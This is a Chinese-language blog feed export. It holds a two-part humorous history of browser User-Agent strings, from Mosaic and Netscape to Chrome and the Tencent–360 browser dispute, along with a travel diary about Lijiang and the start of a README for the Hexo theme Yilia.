<h3 id="六、师夷长技"><a href="#六、师夷长技" class="headerlink" title="六、师夷长技"></a>六、师夷长技</h3><p>前面说到，微软靠Windows系统捆绑IE销售。而Windows自然也有它的对手，Linux。一个技术快速发展的时代，系统的世界里也是战火纷飞。Linux系统自从有了可视化界面，也需要浏览器呀。桌面系统KDE的缔造者们就发明了一个。</p>
<a id="more"></a>
<p>真是具有跨时代意义的工具呀，好伟大呀，人们在想，它叫什么呢？<br>但大神就是大神，大神就是讲究先从文字上占据压垮你的气势。<br>先有Navigator航海家，再有Explorer探索者，咱就叫Konqueror(Conqueror的变体)征服者吧。<br>行行行。我已懒得理这帮大神…</p>
<p>可是，问题来了。Konqueror使用KHTML排版引擎，即使它们认为自己跟Gecko引擎一样优秀，但用户不买单。你UserAgent里没有“Gecko”字样，我就不给你经过优良排版的html。<br>结果，Konqueror思来想去，做了一个艰难但很萌的决定，把UserAgent写成<code>Mozilla/5.0 (compatible; Konqueror/3.2; FreeBSD) (KHTML, like Gecko)</code>…<br>这就是现代浏览器里<code>like Gecko</code>这一萌词的由来。</p>
<p>就这样，伟大的排版引擎KHTML为了获得更好的资源，师夷长技。这并没什么不好，却造成了UserAgent的越发混乱。<br>KHTML与Gecko这一对，永远卿卿我我比翼双飞在UserAgent里面了。那个满含深意的“like”，有人觉得翻译成“像”，但也有人觉得应该是“喜欢”…</p>
<h3 id="七、世界大战"><a href="#七、世界大战" class="headerlink" title="七、世界大战"></a>七、世界大战</h3><p>首先是IE冷静下来了，他觉得，你们不带这么玩的？<br>就我年少时不懂事，首先改了个Mozilla字样，后面追究这历史我岂不是成了罪魁祸首？我改还不行吗？<br>在IE6，它明确自己UserAgent为<code>Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0)</code>。除去已经注定不可抹去的“Mozilla”字样，其余信息简洁，准确，清晰。</p>
<p>但事态已经不可收拾。</p>
<p>Opera给这狂躁的世界添了一把火。它觉得，易容术非常炫酷呀。Opera直接在菜单提供了<code>Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; en) Opera 9.51</code>，<code>Mozilla/5.0 (Windows NT 6.0; U; en; rv:1.8.1) Gecko/20061208 Firefox/2.0.0 Opera 9.51</code>，<code>Opera/9.51 (Windows NT 5.1; U; en)</code>三个选择项。第一个是易容成IE，第二个是易容成火狐，第三个才是自己，选谁就是谁！</p>
<p>其实这并不是一件坏事。因为Opera是站在能够让用户通过选择，去获得更好的浏览体验的基础上的。你提供选择，或是不提供，混乱的UserAgent还是在这，不离，不弃。再者，这对网页的开发者有极大的好处，在某些情况，你不必同时打开几个不同的浏览器去调试。到目前，最新的Chrome浏览器更加炫酷，能够支持近40种不同的UserAgent，甚至你还可以自定义。当然这是后话。</p>
<p>与此同时，苹果公司依靠内核WebKit，开发出Safari，命名UserAgent为<code>Mozilla/5.0 (Macintosh; U; PPC Mac OS X; de-de) AppleWebKit/85.7 (KHTML, like Gecko) Safari/85.5</code>。</p>
<p>有人就会问了，不是Webkit内核吗，怎么还有<code>KHTML, like Gecko</code>？注意，内核Webkit包含了一个排版引擎叫WebCore，而WebCore是KHTML衍生而来的。也就是说，WebCore是KHTML的儿子，子承父业，基因差不多。为了能够正常排版，safari只能这么写。</p>
<p>后来，google也开发了自己的浏览器Chrome，其内核也是Webkit，但它设定UserAgent为<code>Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) Chrome/0.2.149.27 Safari/525.13</code>。Safari一看，不对劲啊！你怎么也在后面写有Safari？Chrome呵呵一笑，你懂的。</p>
<p>因此，请让我一口气说完下面这一段：<br>Chrome希望能得到为Safari编写的网页，于是决定装成Safari，Safari使用了WebKit渲染引擎，而WebKit呢又伪装自己是KHTML，KHTML呢又是伪装成Gecko的。同时所有的浏览器又都宣称自己是Mozilla。</p>
<p>这就是整个UserAgent世界大战的格局…</p>
<h3 id="八、军阀混战"><a href="#八、军阀混战" class="headerlink" title="八、军阀混战"></a>八、军阀混战</h3><p>将目光聚焦到国内，更是狼烟四起，混乱不堪。大家都知道，浏览器是互联网的入口，这块肥肉谁也不想丢。因而一个接一个的“国产”浏览器进入斗兽场。<br>360，百度，QQ，UC，搜狗，猎豹，遨游，世界之窗…你能说出一大堆。连淘宝，酷狗，hao123都有浏览器，不信你搜。<br>注意我前面“国产”两个字必须加上双引号，因为这个made in china并不纯。国人并没能像远古大神一样，硬生生发明一个内核出来，我们更擅长“微创新”。</p>
<p>利用Trident（IE的内核），包装一下皮肤，美化一下，就可以说：完美兼容<br>利用Webkit，包装一下皮肤，美化一下，就可以说：极速浏览<br>把两个内核都包起来，就可以说：智能双核</p>
<p>是微创新！读书人的事，能叫偷吗？</p>
<p>在这插播一下，浏览器的“双核”，并不是你听说手机双核电脑双核那回事。再多个核，速度也不会更快，当然这么说，会显得很厉害的样子。德艺双馨，智勇双全，名利双收，才貌双绝，夫妻双双把家还，你看带“双”字的词都很牛的。</p>
<p>但我上面的叙述，的确有夸张的成分。浏览器的诞生，肯定不仅仅是包一下皮肤那么简单，国内的工程师们，也苦心研究做了许多工作。如果要说优化策略，我可以再写一篇超级长的文章。优化无止境，路漫漫其修远，向同行们致敬。只是我非常讨厌那些不把事实说清楚，纯粹靠文案去忽悠人的产品…</p>
<p>话说回来，这么多国产浏览器，总得靠不同UserAgent标志自己呀。<br>大家自动分为两个阵营：使用Trident内核的，在IE已有UserAgent后添加自己的名称；使用Webkit内核的，就在Chrome的UserAgent后面添加。</p>
<p>前者像QQ浏览器：<code>Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; QQBrowser/7.7.26717.400)</code>。<br>后者像猎豹：<code>Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.137 Safari/537.36 LBBROWSER</code>。<br>当然双核浏览器诚然就是墙头草，切换内核时UserAgent也需要跟着变化。</p>
<p>如此的混战格局，这厢的IE和Chome想必也是醉了。</p>
<h3 id="九、国共内战"><a href="#九、国共内战" class="headerlink" title="九、国共内战"></a>九、国共内战</h3><p>适者生存是不变的生存法则，国产浏览器们经过一段时间的用户筛选，自然优胜劣汰。时值2010年，真正还在运营和更新的浏览器数量慢慢下降，用户集中在几家表现更优异的厂商手中。就在这时，好看的故事来了——3Q大战爆发。</p>
<p>有人说，腾讯电脑管家的推出是导火索。其实这场仗，大家都忍了好久，推不推出，都一定会在某个事件后爆发。360浏览器是奇虎的重量级产品，用户量众多，2009年它推出一个功能：过滤其它网站的广告。诚然民众们都很喜欢。可是其他互联网公司肯定就不乐意了，用户看不到更点击不到广告，这钱还怎么赚？</p>
<p>因而在3Q大战爆发后，腾讯的一个手段就是：如果你使用360浏览器，就不能访问QQ的网站（单单QQ空间就有巨大的用户量），也直接反攻360的最大收入来源。一个艰难的决定背后，往往是需要无数种的技术战略支撑的。企鹅判断用户是否使用360浏览器，依靠的就是UserAgent里是否有“360SE”的字样。</p>
<p>战报传来：号外，360浏览器上不了QQ空间！已经买了黄钻的杀马特贵族急了呀！只能换浏览器了呀！感覺侢乜卟哙噯嘞呀！<br>2011年11月3日，腾讯网站封杀360浏览器<br>2011年11月4日，360浏览器访问量仅为昨日一半<br>2011年11月5日，360浏览器访问量几乎为0</p>
<p>有人说，腾讯就这么快赢了？恰恰相反，360浏览器通过一次强制的自动升级，又可以访问QQ的网站了。360的工程师们在5日使用了伪装术——把“360SE”字样从UserAgent中去掉！<br>意思就是，360浏览器的UserAgent跟IE完全一样，你根本判断不出来（因而访问量为0）。就怕流氓有文化！企鹅傻眼了，总不能把大微软的IE也一并给禁了吧…</p>
<p>这场土匪遇恶霸的耍流氓大战，最终通过法律而化解。企鹅在技术侧拿360没办法，而360则得到了一个跟IE一样的身份证。在这场内战中，受伤的除了广大网民们，其实还有令人心疼UserAgent君，以往让它越长越长就算了，这次长了还得阉割掉，真心dan疼呀。</p>
<h3 id="十、明日边缘"><a href="#十、明日边缘" class="headerlink" title="十、明日边缘"></a>十、明日边缘</h3><p>看到这里，大家会明白一个道理：如果未来不出现一款霸主级别的浏览器（或内核），UserAgent应该不会有大变化了。<br>不过，这道理并不全对。别忘了，移动侧也是有浏览器的。<br>在早期能上网的手机里，内置了各手机厂商自研的浏览器。这些浏览器并不需要像PC一样的复杂设计，可以访问wap网页就足够了。因而它们的UserAgent命名，怎么简单怎么来，就直接叫<code>诺基亚 3100 Nokia3100/06.01 (UCWEB 3.3B)</code>，<code>PHILIPS755 ObigoInternetBrowser/2.0</code> 这样，有甚者连浏览器叫什么都不带 <code>TCL-3199</code>，<code>三星 E618 SEC-SGHE618</code>。</p>
<p>这样任由发展下去，一种要历史重演，往日重现的即视感压迫而来。<br>web世界的联合国——W3C组织，站在明日边缘，面对着历史和未来，终于发话，它制定UserAgent标准，以后都得按这规范去起名字。详细请阅<a href="http://www.w3.org/TR/UAAG/" target="_blank" rel="external">User Agent Accessibility Guidelines</a>。至此，命运坎坷的UserAgent终于逐步走向规范。W3C大法好，有人说你怎么不早点来拯救世界呀！其实W3C一直在努力，但规范的制定，到推广至大家认可并执行，是一条漫长的道路，需要时间，也需要实践。<br>W3C组织，在制定web标准这件工作之外，再我看来，还有两个身份：1、和事佬；2、背黑锅。和事不成，就得背黑锅。是的就是这样。</p>
<h3 id="彩蛋"><a href="#彩蛋" class="headerlink" title="彩蛋"></a>彩蛋</h3><p>那么，我们的故事接近尾声。还有一些有趣的小彩蛋。</p>
<ol>
<li>Chome 28开始，与苹果正式分道扬镳，采用Blink内核，但它的UserAgent并不改变。              </li>
<li>淘宝封杀微信打开淘宝页面，靠的就是微信内置浏览器UserAgent里的MicroMessenger字样。其实微信也可以像当初360一样把UserAgent去掉，但微信并不这样做。                </li>
<li>360出招之时留有后招。也许，它一开始就想到了腾讯会告他们对于UserAgent的欺瞒，因而它其实提供了设置项。默认设置是“保持跟IE一样的UserAgent”，但用户也可以不勾选。只是这选项比较隐蔽，而且你重启浏览器后…又会变回默认设置。如果没有这个小小的设置，结果大家可以自行想象。                </li>
<li>微软又玩新花样了，在泄露版IE 11中，去掉了以往的MSIE字样。初步猜测此举是为了使现有的 CSS hack 失效，避免过去网页设计师对IE差别对待的情况再度发生。但又会引发其他问题啊亲。</li>
</ol>
<hr>
<p>End.<br>Litten 2014.10.5</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/browser-history2.jpg&quot; alt=&quot;其实应该叫做浏览器约架史&quot;&gt;    &lt;/p&gt;
&lt;p&gt;前篇&lt;a href=&quot;/2014/09/26/history-of-browser-useragent/&quot;&gt;《浏览器野史 UserAgent列传（上）》&lt;/a&gt;&lt;/p&gt;
&lt;h3 id=&quot;六、师夷长技&quot;&gt;&lt;a href=&quot;#六、师夷长技&quot; class=&quot;headerlink&quot; title=&quot;六、师夷长技&quot;&gt;&lt;/a&gt;六、师夷长技&lt;/h3&gt;&lt;p&gt;前面说到，微软靠Windows系统捆绑IE销售。而Windows自然也有它的对手，Linux。一个技术快速发展的时代，系统的世界里也是战火纷飞。Linux系统自从有了可视化界面，也需要浏览器呀。桌面系统KDE的缔造者们就发明了一个。&lt;/p&gt;
    
    </summary>
    
    
      <category term="web" scheme="https://RainieZhang-yilia.github.io/tags/web/"/>
    
      <category term="浏览器" scheme="https://RainieZhang-yilia.github.io/tags/%E6%B5%8F%E8%A7%88%E5%99%A8/"/>
    
  </entry>
  
  <entry>
    <title>浏览器野史 UserAgent列传（上）</title>
    <link href="https://RainieZhang-yilia.github.io/2014/09/26/history-of-browser-useragent/"/>
    <id>https://RainieZhang-yilia.github.io/2014/09/26/history-of-browser-useragent/</id>
    <published>2014-09-26T03:26:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/browser-history.jpg" alt="其实应该叫做浏览器约架史">   </p>
<p>某天，我做一个小项目，需要判断一下浏览器类型。简单的呀。<br>控制台敲下：<code>navigator.userAgent</code><br>浏览器回应：<code>Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.153 Safari/537.36</code></p>
<p>天，这串是啥？你怎么连话都说不清楚？</p>
<p>我对userAgent并不陌生，但明明一个单词就可以说清楚的事情，却是这么掏心掏肺的回答。怪可怜的，一定有冤情。</p>
<p>后来我查阅了很多资料，发现历史非常的精彩。</p>
<a id="more"></a>
<h3 id="大事年表"><a href="#大事年表" class="headerlink" title="大事年表"></a>大事年表</h3><ul>
<li>1990年: Nexus(WorldWideWeb)诞生</li>
<li>1993年1月23日：Mosaic诞生</li>
<li>1994年12月：Netscape(Mozilla)诞生</li>
<li>1995年4月：Opera诞生</li>
<li>1995年8月16日：Internet Explorer诞生</li>
<li>2002年9月23日：Firefox诞生</li>
<li>2003年1月7日：Safari诞生</li>
<li>2008年9月2日：Chrome诞生</li>
</ul>
<h3 id="一、盘古开天地"><a href="#一、盘古开天地" class="headerlink" title="一、盘古开天地"></a>一、盘古开天地</h3><p>很久很久之前，上古大神Berners-Lee发明了WorldWideWeb，即万维网。同时，李大神也发明了第一款浏览器。真是具有跨时代意义的工具呀，好伟大呀，人们在想，叫什么好呢？<br>但大神就是大神，大神内心的想法又岂是尔等凡人能够肆意揣摩？</p>
<p>万万没想到，李大神说，我这浏览器，也叫WorldWideWeb！不行么？<br>行行行。</p>
<p>虽然李大神起名字这么拽，但他后来发觉，还是得赋予一点承上启下的历史意义，就改名成“Nexus”。值得注意的是，这浏览器，居然是可以兼容Unix跟Microsoft DOS的。它在当时流行的各种电脑上跑得飞起，应用也越来越广，被称为“杀手级应用”。杀手级…你们看互联网一开始就是这么的腥风血雨。</p>
<p>但这个浏览器，还不支持图片的显示，这是出现UserAgent的导火索。</p>
<h3 id="二、唐尧虞舜"><a href="#二、唐尧虞舜" class="headerlink" title="二、唐尧虞舜"></a>二、唐尧虞舜</h3><p>93年，伊利诺大学的NCSA组织认为，浏览器无图无真相，这不好。因而他们发明了第一款可显示图片的浏览器。<br>真是具有跨时代意义的工具呀，好伟大呀，人们在想，叫什么好呢？<br>但大神就是大神，大神就是连起名字都让你惊心动魄。</p>
<p>NCSA组织说，它能显示图片，偏偏我们就要叫它“马赛克(Mosaic)”！不行么？<br>行行行。  </p>
<p>但有人就问了，Nexus不显示图片，Mosaic能显示，你们让html提供者怎么写代码？你们是不是想逼死选择困难症患者？有没有考虑过天秤座的感受？</p>
<p>因而UserAgent就诞生了。Mosaic将自己标志为<code>NCSA_Mosaic/2.0 (Windows 3.1)</code>，大家该怎么写代码就怎么写，但请求会带上这个信息，服务器就知道该不该返回能显示图片的html。UserAgent君，出生时跟我们设想的一样简单，仅仅标明了自己是什么浏览器，在什么系统运行，以及各自的版本号。</p>
<p>新旧浏览器们像彬彬有礼的君王，商议和让位是为了更好的繁荣。但风雨欲来。</p>
<h3 id="三、楚汉争霸"><a href="#三、楚汉争霸" class="headerlink" title="三、楚汉争霸"></a>三、楚汉争霸</h3><p>像刘邦一样，走出来一个搅局的小流氓。当然他还是很有志向的，他的目标，就是战胜霸主Mosaic。后来，他还真的做到了。<br>如今，所有现代浏览器的UserAgent里都有它的标志，就像汉朝之后，我们都称为“汉”人。一群很有天赋的程序员，一起缔造了它的辉煌。</p>
<p>真是具有跨时代意义的工具呀，好伟大呀，人们在想，它叫什么呢？<br>但大神就是大神，大神就是让你永远也猜不到他们想了个什么名字。<br>大神们说，叫Mozilla，不行么？<br>行。但什么意思呢？</p>
<p>含义有二。其一，哥斯拉(Godzilla)谐音，诚然是一头野心勃勃的怪兽；其二，”Mosaic Killa”之意，Killa是俚语中Killer的拼法，即“马赛克的终结者”，赤裸裸的挑战。  </p>
<p>惊呆了的Mosaic小心翼翼的念着Mozilla这发音：“Mo…摸咋了？”勃然大怒，“摸你妹！”</p>
<p>鉴于Mosaic当时的权势，Mozilla改名成Netscape Navigator(网景航海家)。小怪兽突然变成有点文艺小清新的名字，郁闷得很，但内心的血液沸腾着。虽然叫大名叫网景，但它把UserAgent偷偷设置成<code>Mozilla/1.0 (Win3.1)</code>。还是摸咋了？咬我？</p>
<h3 id="四、宋元之战"><a href="#四、宋元之战" class="headerlink" title="四、宋元之战"></a>四、宋元之战</h3><p>很快，NetScape战胜了Mosaic，成为了新的霸主，因为其更优的展示。<br>NetScape最先支持了html框架显示，就是简单的table布局，内外边距之类，仅仅这点就将Mosaic抛诸身后。区别这两个浏览器，还是用的UserAgent。如果是UserAgent里含有“Mozilla”字样，那就发送支持框架的页面，否则，就发送不含框架的页面。  </p>
<p>NetScape帝国日益庞大，歌舞升平，一切风平浪静，直到微软的铁骑挥军南下。</p>
<p>微软发布了一款跟系统强绑定的浏览器，真是具有跨时代意义的工具呀，好伟大呀，人们在想，它叫什么呢？<br>不用想了，就是IE。这命名也相当简单粗暴，Internet Explorer，直接把这工具的用途拍在你脸上。连说明书都可以免了。</p>
<p>IE也是支持html标准框架的，但由于前面的历史原因，人们只会给UserAgent里含有“Mozilla”字样的浏览器发送含框架的页面。但这点小事能难倒我大微软？IE呵呵一笑，把自己的UserAgent改成<code>Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)</code>。看，我这里也有“Mozilla”字样，也能收到含框架的页面了！</p>
<p>当然，这个小流氓行为，跟后来把IE和Windows捆绑一起销售的大流氓行为比起来，根本不为足道。后面的故事我们也知道了，IE把NetScape干掉了。但它的身体上，却永远的烙上了“Mozilla”的印记。</p>
<h3 id="五、康乾盛世"><a href="#五、康乾盛世" class="headerlink" title="五、康乾盛世"></a>五、康乾盛世</h3><p>看过奥特曼的都知道，怪兽被打败了会再回来。别忘了NetScape曾拥有一批大神们，失败后，他们围绕着浏览器排版引擎Gecko(壁虎)成立了非正式组织Mozilla。小怪兽再次出发。大神们发明了另一款优秀的浏览器，它在插件拓展和开发调试领域做出的贡献，绝对可以载入互联网历史。</p>
<p>真是具有跨时代意义的工具呀，好伟大呀，人们在想，它叫什么呢？<br>但大神就是大神，大神就是即使你知道了Mozilla的命名都是野兽，却还是猜不到是什么。<br>Mozilla说，我们浴火重生，叫Phoenix(凤凰)！不行么？<br>真不行。</p>
<p>刚推出就被人告了，原来已经有一家公司叫做“凤凰科技”。<br>Mozilla瀑布汗，改名叫Firebird(火鸟)！还不行么？<br>我们得原谅一下他们的取名，虽然现在看来满满的山寨感，可放在那个时代，Firebird这名字很炫酷。就像你当初的QQ昵称叫赤炎天使感觉依然良好一样。</p>
<p>但是，他们发现，业内有个数据库系统，也叫的Firebird…泪流满面的Mozilla感慨重生好难呀。最后才决定叫Firefox(火狐)。     </p>
<p>基于Gecko引擎的Firefox非常优秀，为了告诉大家，我使用了这个引擎，它标志自己的UserAgent为<code>Mozilla/5.0 (Windows; U; Windows NT 5.1; sv-SE; rv:1.7.5) Gecko/20041108 Firefox/1.0</code>。<br>这时候的UserAgent，虽然长了点，但它并不混乱，准确的标明了系统，排版引擎，浏览器名称等信息。虽然IE这时已经占有了很大的市场份额，但基本停步不前；而Mozilla经过一段时间的修生养息，Firefox在业内广受好评，得到了快速的发展。</p>
<p>时值2003年，web2.0的浪潮前夕，浏览器的发展达到了空前的盛世。<br>然而所谓否极泰来，盛极则衰。涅槃的Firefox迎来盛世，却又恰恰由于盛世，决定了UserAgent纠结的命运。</p>
<hr>
<p><a href="/2014/10/05/history-of-browser-useragent2/">《浏览器野史 UserAgent列传（下）》</a></p>
<p>To Be Continue.<br>litten 2014.9.28</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/browser-history.jpg&quot; alt=&quot;其实应该叫做浏览器约架史&quot;&gt;   &lt;/p&gt;
&lt;p&gt;某天，我做一个小项目，需要判断一下浏览器类型。简单的呀。&lt;br&gt;控制台敲下：&lt;code&gt;navigator.userAgent&lt;/code&gt;&lt;br&gt;浏览器回应：&lt;code&gt;Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.153 Safari/537.36&lt;/code&gt;&lt;/p&gt;
&lt;p&gt;天，这串是啥？你怎么连话都说不清楚？&lt;/p&gt;
&lt;p&gt;我对userAgent并不陌生，但明明一个单词就可以说清楚的事情，却是这么掏心掏肺的回答。怪可怜的，一定有冤情。&lt;/p&gt;
&lt;p&gt;后来我查阅了很多资料，发现历史非常的精彩。&lt;/p&gt;
    
    </summary>
    
    
      <category term="web" scheme="https://RainieZhang-yilia.github.io/tags/web/"/>
    
      <category term="浏览器" scheme="https://RainieZhang-yilia.github.io/tags/%E6%B5%8F%E8%A7%88%E5%99%A8/"/>
    
  </entry>
  
  <entry>
    <title>还是丽江有意思</title>
    <link href="https://RainieZhang-yilia.github.io/2014/09/26/journey-to-yunnan/"/>
    <id>https://RainieZhang-yilia.github.io/2014/09/26/journey-to-yunnan/</id>
    <published>2014-09-25T16:53:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/lijiang.jpg" alt="丽江古城">   </p>
<p>回来时给每个身边的好朋友都带了小礼物，最后却发现忘了给自己带。只有旅行时写的一些日记。蠢哭。</p>
<p>##无可救药</p>
<p>丽江这个地方，只要稍微给它写点文字，就会无一例外显得矫情。</p>
<p>天这么蓝，你不能不望。他们说，你看这天真他妈蓝。<br>吉他太动人，你不能不听。他们说，靠 ，大爷你NB。<br>酒喝得畅快，你不能不喝。他们笑着说，看你爽成那傻X样。</p>
<p>后来我终于明白：用粗俗的话去回避情感。因为这个地方，真是太TMD容易矫情了。<br>矫情是病，得治。荒诞又真实的人们认为，粗话是最温柔的良方！</p>
<p>只有在这说上几句，才觉得真实。这种感觉非常的微妙，就好像蜜糖太甜了，你必须去掺点无味的白水。又好比你与班上喜欢的一个姑娘相遇相视，她朝你微笑，你的眼神却飘忽云外。心如鹿撞，表现却一定得毫不在意。哥的心就是一块磐石，脸皮不重要，原则也不重要，重要的就是这不为所动的气场！老天才懂得解释这种诡异的现象。</p>
<p>结果白云悠悠，蓝天依旧。蜜糖还是甜。我们还是一群神经病。</p>
<a id="more"></a>
<p>##总有人幸福</p>
<p>其实可以想象。一个小镇，依山傍水，不经战火，在几百年上千年的时间里，太阳的万丈光华挥洒其中，自然而然就会像酒一样越来越醇。<br>来丽江之前，很多朋友就跟我说，你可能要失望的，这酒，包装太商业化了。第一天在丽江，第一个印象是民谣吉他缓缓流过商业化的四方街，其实没有惊喜，也没有失望。一切刚刚好。</p>
<p>后来我们每个晚上都跑古城，就越来越轻车熟路。小路直奔大水车，沿着满街的《一瞬间》走到四方街，左边吃的，右边酒吧。我喜欢这么简单的路线，连我这路痴都无所畏惧。但后来我又想，让我在这迷路一次也行呀。</p>
<p>有一天晚上，跟小草，jeep，karl一起去love wine &amp; 9酒吧。这里一男一女的驻唱，吉他与纳西手鼓相映相和，节拍流淌似水。“风花雪月”一瓶接着一瓶入喉，我觉得自己像一条鱼。酒是个好东西，所有的向往所有的忧虑所有的惆怅所有的欢乐，都可以借此浸泡在沉思里。往事的大浪滔滔，倒流的是一些水，你又会觉得跟鱼无关。这个时候，各自陈旧的心锁一一被瓦解，听着别人的故事感觉是自己的独白。每个人自有自的欢乐与悲伤，酒和音乐是大功率的放大器，将内心的电波投射到夜里，管它有没有听众。</p>
<p>而后我说，但夜里不该只聊孤独，迷茫与悔恨，此时此刻还是有幸福的东西呀。你们看那两个驻唱，他们是一对。能一起唱歌多幸福！<br>他们说，你怎么看出是一对？<br>我说，他们自己说的，你们没听见。<br>他们说，即使是一对，也不见得幸福，只是你看起来他们幸福。</p>
<p>直到他们唱到《安阳》——</p>
<blockquote>
<p>所有的人都醉了<br>  请为我点盏灯火<br>  在夜里静静歌唱<br>  回忆是淡淡忧伤…         </p>
</blockquote>
<p>妈蛋我最喜欢听的这首歌，此刻才最有感觉。<br>以前我觉得那个“点盏灯火”的人，应该是个还醒着的人，或许是个温柔的女孩，来找醉了的“我”；现在突然觉得，既然所有人都醉了，点灯的人应该就是自己。但他并不孤独，因为，所有的人都陪他醉了。</p>
<p>你们的眼睛都瞎了？两人唱完最后一首粤语歌，下楼梯还拉着手。我不相信他们不幸福。未来和过去不必讲，至少此时此刻。</p>
<p>##把我埋葬在深深的凉粉里</p>
<p>比起古城，我更喜欢束河。<br>白天人少，许多店铺十点多还没开门。有天一早，就跟小草去束河。两人写完明信片，走出“时光漫步”，往右一看，好家伙，没有一个人，一条路居然可望到尽头，蓝天与青石相接，两旁建筑静谧慵懒，好像所有的生灵都躲着我们不敢出来。小草说，没有人的古镇才有味道。我心里也被震撼住了，我说，是呀，但我的确闻到了好香的味道。</p>
<p>鸡豆凉粉。</p>
<p>胖乎乎的凉粉块好似肥肉，老婆子拿小铁皮切开，这就蹦跳着下锅啦。起油锅，洋洋洒洒铺一层油，凉粉们说，不对，脚底有点疼，老子不干了，生气了，就在上面滑溜溜的跳啊闹啊。青绿色慢慢变黄，翻一下，不敢用力，太嫩了怕翻烂。凉粉们还唱起了歌，滋滋滋的瞎叫。老婆子一看凉粉们在求饶，怪可怜的，就让他们跳到铲子上来。这边姜蒜辣椒切得了，扔上一把，趁着凉粉的热气，一凑合，一搅拌，齐活了。</p>
<p>开始惴惴不安，其一，这世界上原来还有热的凉粉？其二，这世界还有块状的凉粉？不过管它呢，都到我碗里来。<br>咬一口，辣椒让凉粉的味道活了，鲜香饱满，温润通畅。<br>其三，世界上原来还有这么好吃的凉粉呀…</p>
<p>##去哪儿</p>
<p>好比，一个女子，老了就应该优雅智慧，从容端庄，这是她最真实的美丽。假如她还假装纯真烂漫，恐怕是令人啼笑的。<br>一座古城也应该这样。无线电波包围你我，Wifi和3G横穿马路，难不成在古城通讯还得飞鸽传书？这不真实。丽江很真实，至少从某种意义来说。这样的地方，才不容易玩腻。</p>
<p>如果真的玩腻了，那就离开丽江。<br>上雪山在阳光里运动运动。<br>要么去拉市海骑马，看看日出。<br>要么去泸沽湖，白天风景，晚上火塘。<br>再去香格里拉，到松赞林寺看下喇嘛。<br>或者到普达措转一圈，看看湖里的白云。<br>晚上约上几个朋友，再到独克宗找个地方喝酒。聊聊天，随便做点什么。</p>
<p>几天下来，你就会发现，还是丽江有意思。</p>
<p>THE END.<br>2014.9.26</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/lijiang.jpg&quot; alt=&quot;丽江古城&quot;&gt;   &lt;/p&gt;
&lt;p&gt;回来时给每个身边的好朋友都带了小礼物，最后却发现忘了给自己带。只有旅行时写的一些日记。蠢哭。&lt;/p&gt;
&lt;p&gt;##无可救药&lt;/p&gt;
&lt;p&gt;丽江这个地方，只要稍微给它写点文字，就会无一例外显得矫情。&lt;/p&gt;
&lt;p&gt;天这么蓝，你不能不望。他们说，你看这天真他妈蓝。&lt;br&gt;吉他太动人，你不能不听。他们说，靠 ，大爷你NB。&lt;br&gt;酒喝得畅快，你不能不喝。他们笑着说，看你爽成那傻X样。&lt;/p&gt;
&lt;p&gt;后来我终于明白：用粗俗的话去回避情感。因为这个地方，真是太TMD容易矫情了。&lt;br&gt;矫情是病，得治。荒诞又真实的人们认为，粗话是最温柔的良方！&lt;/p&gt;
&lt;p&gt;只有在这说上几句，才觉得真实。这种感觉非常的微妙，就好像蜜糖太甜了，你必须去掺点无味的白水。又好比你与班上喜欢的一个姑娘相遇相视，她朝你微笑，你的眼神却飘忽云外。心如鹿撞，表现却一定得毫不在意。哥的心就是一块磐石，脸皮不重要，原则也不重要，重要的就是这不为所动的气场！老天才懂得解释这种诡异的现象。&lt;/p&gt;
&lt;p&gt;结果白云悠悠，蓝天依旧。蜜糖还是甜。我们还是一群神经病。&lt;/p&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
      <category term="生活" scheme="https://RainieZhang-yilia.github.io/tags/%E7%94%9F%E6%B4%BB/"/>
    
  </entry>
  
  <entry>
    <title>Hexo主题Yilia</title>
    <link href="https://RainieZhang-yilia.github.io/2014/08/31/hexo-theme-yilia/"/>
    <id>https://RainieZhang-yilia.github.io/2014/08/31/hexo-theme-yilia/</id>
    <published>2014-08-31T08:03:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><a href="https://github.com/litten/hexo-theme-yilia" target="_blank" rel="external">hexo-theme-yilia</a> 是为 <a href="https://github.com/tommy351/hexo" target="_blank" rel="external">hexo</a> 2.4+制作的主题。<br>响应式设计，风格简约。</p>
<p>终于从octopress迁移到hexo。Yilia是自己设计的主题，分享之，有爱请自取。关于主题：</p>
<ol>
<li>我喜欢简约。所以标签云，搜索框都拿掉了</li>
<li>接地气一点。所以用上了jiathis分享，友言评论，以及baidu的cdn</li>
<li>让大家把注意力放到内容上。这是本主题设计初衷</li>
<li>主题不支持IE6，7，8。以后也不会</li>
</ol>
<a id="more"></a>
<p>##一、使用</p>
<p>####<strong>1. 安装</strong></p>
<figure class="highlight bash"><table><tr><td class="gutter"><pre><div class="line">1</div></pre></td><td class="code"><pre><div class="line">$ git <span class="built_in">clone</span> https://github.com/litten/hexo-theme-yilia.git themes/yilia</div></pre></td></tr></table></figure>
<p>####<strong>2. 配置</strong></p>
<p>修改hexo根目录下的 <code>_config.yml</code> ： <code>theme: yilia</code></p>
<p>####<strong>3. 更新</strong></p>
